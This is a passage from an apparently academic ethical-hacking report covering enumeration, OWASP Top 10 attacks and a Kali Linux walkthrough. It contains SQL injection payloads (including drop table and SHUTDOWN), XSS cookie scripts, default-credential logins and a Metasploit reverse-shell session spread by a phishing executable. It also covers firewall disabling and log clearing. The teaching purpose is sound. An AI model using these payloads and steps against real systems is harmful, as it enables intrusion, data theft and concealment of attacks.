192.168.2.22     SAM_LAPTOP                 SAM_LAPTOP       00:10:60:03:b6:bf
192.168.2.222    SAM2G            <server>  <unknown>        00:30:48:82:11:bd
```

Figure NBTscan is a Tool for enumerating Microsoft Oss.

Enumerating Remote Systems

An attacker obtain the IP address of remote system a number of different techniques. Some of the following are :

- Instant messaging software
- HTTP and script method
- Internet relay chat(IRC)
- Email header
- Netstat

Enumerating Through Instant Messaging Software

- The most common technique of enumerating the IP address of remote system is through Instant messaging software like ICQ , MSN messenger, Yahoo messenger and so on.
- ICQ: I seek you or ICQ is among the most popular chatting software around. In this whenever you start a chat session with friend in ICQ, a direct connection between both of you is opened by the ICQ software with the help of ICQ server. Assume that your IP address is xx.xx.xx.xx and your friend have yy.yy.yy.yy then messages are transfer in following manner

xx.xx.xx.xx ←-------→ yy.yy.yy.yy

- ICQ has built in IP address hider, which, when enabled, should hide your IP address from others. Like other software IP hider is not perfect you can find out IP address of any ICQ user even if IP hider has been enabled by following steps:
- Launch MS-DOS.
- Type netstat –n command to find out the open ports and IP address of the machine with which a connection has been established.
- Launch ICQ and send message to victim.
- While you are chatting , return to MS-DOS and issue the command netstat –n. You can find out new IP address this will probably the victim's IP address.

Other Instant Messengers

Whenever you start a chat session with a friend on the other instant messenger like MSN , an indirect connection between you and your friend is opened via MSN server. So all communication take place via MSN server.

xx.xx.xx.xx←-- →MSN server←---→yy.yy.yy.yy

So whenever you issue netstst –n command it doesn't give your friend's IP, instead it give IP of server. So to get IP of victim sender will get by sending file.

Steps involved are

- Start chat with victim.
- Use MSN messenger's in-built file transfer feature to send a file to victim.
- When victim accepts the file transfer and the transfer process starts, launch netstat –n command. It give IP of victim because for transferring file direct connection between sender and victim exists, there is no intermediate server.

The most foolproof countermeasure you can take to prevent hackers from obtaining your IP via instant messaging software is to chat with proxy server. Almost all instant messages support the use of proxy server.

Enumeration Through E-Mail Header

The e-mail headers of every single e-mail sent on the Internet contains the IP address of the person who sent that particular e-mail. Hence, each time you receive an e-mail, you can easily study the e-mail headers to reveal the identify of the person who actually sent that particular e-mail. This will be illustrated in more details in email forensic. Open email header from original and Identify IP address of the computer that was used to send the e-mail.

3.3.6 Attack: Gaining Access Into Computer Systems

Ethical hacker can gain the access of systems at operating systems level/application level, Network level and perform attacks on the computing systems.

3.3.6.1Gaining access via port and services

Make The Attacks On The Server(Banner Grab)

Consider the following open ports to do attack

25/tcp open smtp
21/TCP Telnet
21/TCP ftp

80/TCP HTTP

1)Telnet

C:>Telnet IP Address Port Number where Where IP Address is the address of the machine to be attacked whose port is open , Port Number is the open port number of the machine.

Now give the following command :

c) telnet 192.168.10.116 (enter)

(server IP which port is open ,port 21-open port)

You will get following message :

username:

password:

Perform the following commands :

c:>user : anonymous

c:>pass : anonymous

c:> anonymous @ csi.co.in

you will get the access of the server. You are logged into the systems.

Now you can make directory and do your work on this machine

c) Help

it will display the user commands used

2) ftp PORT OPEN .

C:> ftp 192.168.10.116

You will get the following message:

User :

Password :

C:> user : administrator

C:> password : administrator

You will enter into the systems.

Counter Measures

- Close Unrequired Ports or range of ports using Firewall installed on your machine.
- Close All Unrequired services-Telnet, Ftp, Smtp Etc1.open start 2. Search for services and click the top results to open the console 3.Double click the service that you intend to stop 4.click the stop button.

3) PORT 25 OPEN: SMTP

C:> Telnet IP ADDRESS PORT NUBER

C:> Telnet 192.168.10.116 25 (enter)

It will display banner

Banner includes server name

c :> Banner server name

ie EHLO is server name

Hellow: - server response

This is completed hand shaking.

Then perform the following steps:

RCPT TO: bbmeshram@vjti.org.in

Recipient one: server response

Mail From: attackers@yahoo.co.in

Sender OK : server response (This is as open relay).

DATA: Test Mail.

Start message Body

- (Give Full Stop Here)

data sent: sender Response

Counter Messure :- Enforce the Authentication on your server.

3) Services Running On The Machine

[what is running] will tell you about the services Running ON the machine.

C:> Telnet IPaddress

C:> WHAT IS RUNNING

3.3.3.2 Gaining Access From The Input Name-OWASP TOP 10 Attacks

Input Prompt Name	Type of Input
Password prompt	Your login id and password
Application Prompt	Application that you want to start
URL box	Website address you want to visit
Search box	Term you want to perform a search on
Online database form	Record to be retrieved from e-database
Comment box	Place to give comments

A1- SQL INJECTION

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

SQLIAs are classified into following types: Tautologies; Illegal/Logically Incorrect Queries; UNION Query; Piggy-Backed Queries; Timing Inference attack.

Tautology Query-Conditional statement

- Once either of the incidents happen, the attack state achieve.
- Incident € {Tautology Query Statement}

Tautology Query Incident € {Bypass Authentication, Information Retrieval}

Example: Bypassing login authentication

Query: SELECT id FROM users WHERE username = @username and pass = @password;

This query takes input from user and suppose the user enters:

Username: a‘ OR ‘1’ = ‘1’; --

Password: a‘ OR ‘1’ = ‘1’; --

Logically Incorrect Query attack is the attacker intent to obtain the error feedback message by injecting incorrect command into the database

Logically Incorrect Query Incident € {Return Error Message from Database, Information Retrieval}

Example: Cause a type conversion error that can reveal relevant data.

Query: SELECT id from users where username = ‘ ’ AND pass=’ ’;

Modified Query: SELECT id from users where username = ‘ ’ OR contact = convert (int,(select top 1 name from sysobjects where xtype=’u’)); -- AND pass = ‘’;

- The UNION Query attack is to inject UNION keyword following with another SELECT query statement.

UNION Query Incident €{Information Retrieval, Bypass Authentication}

SELECT name from authors where username = ‘’ AND pass=’’

Modified Query: SELECT id from users where username = ‘ ’ UNION SELECT cardNo from CreditCards -- AND pass=’ ’

In Piggy-Backed Query attack, the query be extended by injecting additional queries after the original one.

- Incident € {Piggy-Backed Query Statement}
- Piggy-Backed Query attack Incident € {Information Retrieval, Information Modification and Perform DoS}

Query: SELECT id from users where username = ‘ ’ AND pass=’ ’;

Modified Query: SELECT id from users where username = ‘ ’; drop table users; AND pass=’’;

- The inference attack implemented according to the obtained result from a true or false evaluation about data.
- The generated signature is stated as follows,

Incident €{Timing Inference Query Statement}

Incident € {Information Retrieval, Information Modification and Identify Database Scheme}

Username: ‘‘legalUser’ and ASCII(SUBSTRING((select top 1 name from sysobjects),1,1)) > ASCII(‘X’) WAITFOR DELAY ’00:00:05’ --’’.

Query:

SELECT id from users where username = ’legalUser’ ASCII(SUBSTRING((select top 1 name from sysobjects),1,1)) >ASCII(‘X’) WAITFOR DELAY ’00:00:05’ -- ’AND pass=’ ’;





Figure SQL Injection Attack

In this type of injection(Figure 0-1,) an attacker exploits a vulnerable input field that is used in the queries using WHERE condition. This conditional logic is evaluated as the database scans each row in the table. If the conditional represents a tautology, the database matches and returns all of the rows in the table as opposed to matching only one row, as it would normally do in the absence of injection.[15].

Password: ' ; SHUTDOWN; --
Query: SELECT id from users where username = 'legalUser'' AND pass=' '; SHUTDOWN; --



At this point, this attack works like a piggy-back attack. The first query is executed normally, and then the second, malicious query is executed, which results in a database shut down

A2 - Cross-Site Scripting (XSS) ATTACK

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

The script assumes that a comment consists only of text. However, since the user input is included directly, an attacker could submit this comment: "<script>...</script>". Any user visiting the page would now receive the following response:

<html>
Latest comment:
<script>...</script>
</html>

When the user's browser loads the page, it will execute whatever JavaScript code is contained inside the <script> tags. The attacker has now succeeded with his attack.

<script>alert('You are Hacked!!!')</script>




Figure 0-2 Cross-Site Scripting (XSS) ATTACK

- Cookie:
  - <script>alert(document.cookie)</script>

- Img tag:

<imgsrc = “ https://i0.wp.com/www.shellypalmer.com/wp-content/images/2015/07/hacked-compressor.jpg?W=1920”>

A3 - Broken Authentication and Session Management

Broken Authentication(Login password theft) and Broken Access Control(Broken Authorization)
SOLUTION: OS Authorization and Authentication AND DBMS Authorization and Authentication

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities.

```
//BAD - DON'T USE
public boolean login(String username, String password) {
    boolean isAuthenticated = true;

    try {
        //make calls to backend to actually perform login against datastore

        if (! authenticationSuccess) {
            isAuthenticated = false;
        }
    } catch (Exception e) {
        //handle exc
    }
    return isAuthenticated;
}
```

Figure 0-3 Vulnerable Code (A3)

This is an example of a vulnerable code which leads to broken authentication. As you can see, the user is set to authenticated by default, and if an exception is thrown, the user is logged in. This would fall under the security mantra of secure defaults. Unfortunately, code like this is surprisingly common in systems today.

http://localhost 8080/vsm/user/sell ? symbol=goog&quantity=1 & session=ULGEALQ3JPGS2uBZZapY




Figure 0-4 Session Attack

A4 - Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data. Localhost8080/vsm/user/holdings_usjsp?ID=2




Figure 0-5 Insecure Direct Object References Attack

A5 - Cross Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.




Figure 0-7 Cross-Site Request Forgery

Figure 0-6 Cross-Site Request Forgery Attack (1)	Attack (2)

If you click on any vulnerable link (Figure 0-8), automatic request will send to server results into execution of code as shown in figure below where Buy Call placed successfully by clicking on vulnerable link.

A6- Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

A7 – Insecure Cryptographic Storage

Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.




Figure 0-9Insecure Cryptographic Storage Vulnerability





Figure 0-10Insecure Cryptographic Storage Vulnerability (2)

Figure 0-11 is an example of insecure cryptographic storage. As shown in image, the passwords-5678 are stored in plaintext. If the database is compromised then attacker will easily get all the users' passwords.
Figure 0-12 is another example of insecure cryptographic storage. Here, the passwords are hashed without using a salt. So, same passwords will be hashed to the exact same string. All the unsalted hashes can be brute forced in 4 weeks.

.

A10 –Unvalidated Redirects and Forwards




Buy Call Successful!

Figure 0-13 Insufficient Transport Layer Attack

The application has a page called "buy.jsp" which takes a parameter named "url", to specify where the user will be redirected after successful buy call of a stock. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

3.3.3.3 Attack By Using Kali Linux.

In this exploit demonstration, I will be using a malicious payload in the form of windows executable to create a reverse TCP shell. First get the ip address of the Attacker Kali Linux machine:
1)ip addr command to check IP address of Attacker Machine

$ip addr 

then use "msfvenom" to create the windows reverse_tcp payload using msfvenom
with the following command:

Then open a second terminal and used the **"msfconsole**" command to open the "Metasploit framework" .Once inside the "Metasploit framework" , use the "use exploit/multi/handler" to configure the "PAYLOAD" And set LHOST and LPORT to the attacker's ip address and port

```
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.0.113    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Fig. Payload options

Here, attacker can use a phishing technique to get the victim to download the malicious 7zip.exe file by sending the file through email. Once the victim, download and executes the 7zip.exe file, her computer gets compromised.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.113:80
[*] Sending stage (175686 bytes) to 192.168.0.106
[*] Meterpreter session 5 opened (192.168.0.113:80 → 192.168.0.106:14899) at
 2023-04-02 05:32:45 -0400
```

Fig. Running the msfvenom exploit

Attacker can access the complete computer of the victim now through the **meter preter shell** in the Kali Linux .

```
meterpreter > cd c:/
meterpreter > cd User ··  --·  ·   \\Desktop\\
meterpreter > ls
Listing:
==========================================

Mode              Size      Type  Last modified           Name
----              ----      ----  -------------           ----
100666/rw-rw-     147678    fil   2023-03-10 15:23:32 -   17.pdf
rw-                               0500
100666/rw-rw-     36776     fil   2022-10-27 22:08:55 -   Assignment 4 Q2B IE60
rw-                               0400                    9 Sunil.pdf
100666/rw-rw-     37531     fil   2022-10-27 22:07:36 -   Assignment 4 Q2B IE60
rw-                               0400                    9.pdf
```

Fig. Access to Victim's machine

3.3.3.4 DOS Using Goodby Tool.

- Purpose: For DOS attack.

The Good-Bye tools is a HTTP flooding tools that have no DDoS or botnet capability but By using URL we can do DOS attack

The GUI view of software is shown below. We have to write website address (such as www.vjti.ac.in) with a page (such as /default.asp), so your full address is www.vjti.ac.in/default.asp




Fig : Write Web site name and Click on start

3.3.7 Maintaining Access

Disable firewall using ufw (Uncomplicated Firewall which is a user-friendly command-line tool for managing firewall rules on Ubuntu-based Linux systems and provides a simplified interface for configuring firewall settings and controlling incoming and outgoing network traffic.)

Fig. Disabling Firewall on victim's machine

3.3.8 COVERING TRACKS

There's a script called clearev to clear all event logs. This program will go into the event logs on a Windows system and clear out ALL of the logs. This might look a little suspicious to the vigilant system admin




Fig. Clearing all event logs on victim machine to cover tracks of attacker.

As attacker have taken the control of computer systems. He/she shall delete all log files, tns Listener , audit trail in databases.

4. CONCLUSION AND FUTURE RESEARCH DIRECTIONS

The process of legal and authorized attempts to discover and successfully exploit the computer system in an attempt to make the computer system more secure is called Ethical Hacking. The phases of ethical hacking, also known as penetration testing or white-hat hacking, typically follow a systematic approach to identify and address security vulnerabilities in a target system or network. It's important to note that this methodology is typically associated with malicious hackers or attackers. Ethical hackers, known as "white hat" or "security researchers," follow similar

methodologies but with the intention of identifying vulnerabilities and helping organizations improve their security posture.

This experimentation work describes the hackers methodology hacking steps, -(Foot Printing, Scanning, enumeration, gathering Information, escalating privileges, creating backdoors, attacking,) and data collection strategy by using DOS Commands and various software tools Like Tool Zone Edit(DNS Loopup), Traceroute- Neo Trace Tool , WhatIsMyIPAddress Tool

During scanning, the attacker finds information about the specific IP Addresses, operating systems, systems architecture and services running on each computer. In the experimentation the various types of scanning used are port scanning, network scanning and vulnerability scanning. NMAP Tool is used for port scanning, OS detection, ping sweep etc. In this experimentation of ethical hacking , recconanence tools used are Google digging, NMAP or one can use maltego. There are various scanning tools such as Nexpose ,Wireshark,Nessus,Snort,Super scan and Nbtscan and the like. The phase gaining access is implemented at operating systems level(DOS/KALI LINUX)/application level, network level or by denial of service attack or database sql injection attack..

The type of information enumerated by intruders is network resources, users and groups, applications and banners and auditing setting. The experimentation for enumeration is performed by using, netview, netBios enumeration and nbstat. For enumeration tool:enum can also be used. PS Tools also contains a collection of enumeration. Web enumeration is achieved by Hyper Text Transfer Protocol. HTTPS uses port 443 as its communication channels.

The victims computer systems access is maintained by uploading/altering/downloading programs or data. Gaining access referees to the penetration phase. The hacker exploits the vulnerability in the systems. Example includes sql injection, password cracking, session hijacking etc.

Maintaining access refers to the phase when the hacker tries ownership of the compromised systems by securing their exclusive access with backdoor, rootkits or Trojans. Hackers can upload, download or manipulate data, applications and configurations on the owned systems. Covering tracks refers to the activities that the hacker does to hide his misdeeds. Example includes steganography, tunnelling and altering log files.

Thus by performing the 5 stages of hacking, hacker can hacked into a victim's windows machine using Kali Linux machine to gather the sensitive information. We have performed the ethical hacking experimentation to find out the loopholes into the systems , the researcher is interested in knowing how each step of hacking is achieved by hackers and which tools are commonly used during each phase. It's important to note that discussing specific tools and techniques used by hackers can promote unethical activities. However, Researcher provided a general overview of the phases and mention some commonly known tools associated with ethical hacking or security testing purposes.

The tools used by hackers can also be used by digital forensic investigator by knowing the IP address of attacker, one can find the address of the attacker. The experimentation also performed for forensic investigation. If IP address of the attacker is known to you , researcher used tools like trace route, myipaddress etc to find the location of the attacker using software tools.

You can also Click IP details button Using the web site: https://www.melissa.com/v2/lookups/iplocation/ip/, to get the details of IP address. but you can also write a program to get domain name from ip address and vice versa.

Future research experimentation

The research experimentation on hacking shall be done by using following new tools which are not used in experimentation for hacking. This is a limited list!

Ethical hacking Phase	Tools and techniques
Reconnaissance	MAC lookup, BSSID(Geographically locating device), remote desk connection, Ping Sweep using Angry IP scanner, Super Scan, Pinger, • Firebug to View source code and a lot more. • Archive.org : to See cached versions of websites. • Google Maps: to See psychical locations. • Netcraft.com :See what OS websites servers are running, the DNS admin, hosting history, hosting company, site technology and a lot more. • Web Data Extractor :Extract information (metadata) from a website. • HTTrack :Takes a full copy of a website and make it offline. • Metagoofil :to extracting metadata of public documents (pdf,doc,xls,ppt,etc). • eMailTrackerPro : to Analyze e-mail headers and generate reports with WHOISinformation, spam filter etc. • MXToolbox :Analyze e-mail headers, inspect domains,

	block list, DNSLookup and a lot more. • SmartWhois is a useful network information utility .
Footprinting	• Footprinting using Company websites: About Us, Contact Us pages • Professional networking platforms like LinkedIn. • Open Source Intelligence (OSINT) Gathering
Scanning	• Netcraft, • Web application scanning tools like OWASP ZAP & Burp Suite, • Network mapping tools like Wireshark, • Wireless scanning tools like inSSIDer, Aircrack-ng. • Web browser scan using Developer tools like Inspect element, Network tab. • Fping Tool**:** to ping multiple hosts at once. • Nmap :Nmap ("Network Mapper") for network discovery and security auditing. • Scapy :Scapy interactive packet manipulation program. • hping3 :TCP/IP packet assembler/analyzer. • Network-Tools.com :DNS records tool to retrieves the domain name records.. • ID Serve :to examine the workings of the Web server and cookie values and reverse DNS information. • Nessus :vulnerability scanner .. • NTM: network mapping software. Automatically discover and delineate your network topology and produce • Proxy Workbench :To drill into particular TCP/IP connections, view their history, save the data to a file and View the socket connection • Anonymous Browsing using Proxy Switcher automatically switching among multiple available proxy servers. • Snmputil.exe :tool to verify the configuration SNMP service • SNScan :To identify SNMP enabled devices on a Network
Enumeration Ethical Hacking Tools	• Dirb Scanner : tool to scan and crawls all websites- directory based attack • Dirbuster : To brute-forcing directories and files to web/application servers • Wpscan : To scanning the WordPress website and information about the website changing -e parameter • Dnsenum : DNS Enumeration Tool To gather critical information about the domain such as (MX record) mail server record, IP addresses, zone transfer details, Subdomains, and TXT record, etc. • Enum4linux : To get Samba Share Drives and Work-group domain name target mac address and shares driver username • Nikto : Vulnerability scanning tools: To obtain website IP address, server name and version, web directory indexing, target port, HTTP, It supports SSL, proxies, host authentication, IDS evasion, • Burp Suite : security testing tool, identify vulnerability in web sites and can do attack. • SQL Map :To do SQL Injection in database. • SMBclient : To browse and create, update, delete access shared folders and files on remote servers and setting file permissions. • Netcat Tool to establish TCPand UDP connections**,** • SNMP Walk , • **Dirbuster** for enumerating web directories and files. • OWASP ZAP 2.4.1 and and VEGA Tool : to address OWASP vulnerabilities**.**
Gaining Access	• Password cracking tool –Rtgen, WinRtgen, • Password extractor- pwdump 7, • fgdump to download password list, • password cracking tool-cain and Able, • recover windows password using Ophcrack, • L0phtCrack (a password auditing and recovery tool) • Wireshark to capture network traffic, • fluxion to type password WI-FI password by social engineering.

	• PowerSploit**:** used privilege escalation on Windows systems. • Mimikatz: used to extract authentication credentials and privilege escalation techniques on windows. • Empire: privilege escalation on Windows systems. • BeRoot**:** escalate privileges on Linux systems
Maintaining Access	Beast tool , Rat Horse to create back doors.

The researcher consider the act of hacking itself to be unethical, like breaking and entering. but the belief that "ethical" hacking excludes destruction at least moderates the behaviour of people who see themselves as "benign" hackers. according to this view, it may be one of the highest forms of hackerly courtesy to break into a system and then explain to the system operator exactly how it was done and how the hole can be plugged; the hacker is acting as an unpaid—and unsolicited—tiger team (a group that conducts security audits for hire). this approach has gotten many ethical hackers in legal trouble. Ethical hacker must make sure to know the law and legal liabilities when engaging in ethical hacking activity. Many self-proclaimed ethical hackers are trying to break into the security field as consultants. most companies don't 'look favourably on someone who appears on their doorstep with confidential data and offers to "fix" the security holes "for a price." responses range from "thank you for this information, Company/organization will fix the problem" to calling the police to arrest the self-proclaimed ethical hacker.

REFERENCES

[1]Computer Hacking Forensic Investigator courseware volume 1, EC Council USA
[2] Computer Hacking Forensic Investigator courseware volume 2, EC Council USA
[3] Computer Hacking Forensic Investigator courseware Lab Manual , EC Council USA
Powell, O. (2022, December
[4]. B. B. Meshram, Ms. K.A. Shirsath , TCP/IP and Network Security, Shroff Publishers 7 Distributors Pvt, Ltd. Mumbai feb 2018, ISBN Number 978-93-5213-355-0
[5] PG, Advanced Cybersecurity Course Lecture Notes, Stanford, Engineering School, USA, Oct 2022.
[6]"The top 10 hacks and cyber security threats of 2022." Cyber Security Hub. https://www.cshub.com/attacks/articles/the-top-10-hacks-and-cyber-security-threats-of-2022
[7]Cybersecurity & Infrastructure Security Agency (CISA). (2022, September 14). "Iranian Islamic Revolutionary Guard Corps-Affiliated Cyber Actors Exploiting Vulnerabilities for Data Extortion and Disk Encryption for Ransom Operations." https://www.cisa.gov/uscert/ncas/alerts/aa22-257a
[8]Computer D.R. Ingle and B. B. Meshram, Attacks On Web Based Software And Modelling Defence Mechanisms, International Journal of UbiComp, 2012.
[9]Savita B Chavan, B. B.Meshram, Classification of web application vulnerabilities, International Journal of Engineering Science and Innovative Technology (IJESIT),2013.
[10]Nilesh Khochare, Satish Chalurkar, B B Meshram, Survey on Web Application Vulnerabilities Prevention Tools, International Journal of Management, IT and Engineering,2012.
[11]Available online-https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
[12]Available online- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
[13]Jim Owens and Jeanna Matthews ,"A Study of Passwords and Methods Used in Brute-Force SSH Attacks", Department of Computer Science, Clarkson University.
[14]THC Hydra: http://www.thc.org/thc-hydra/
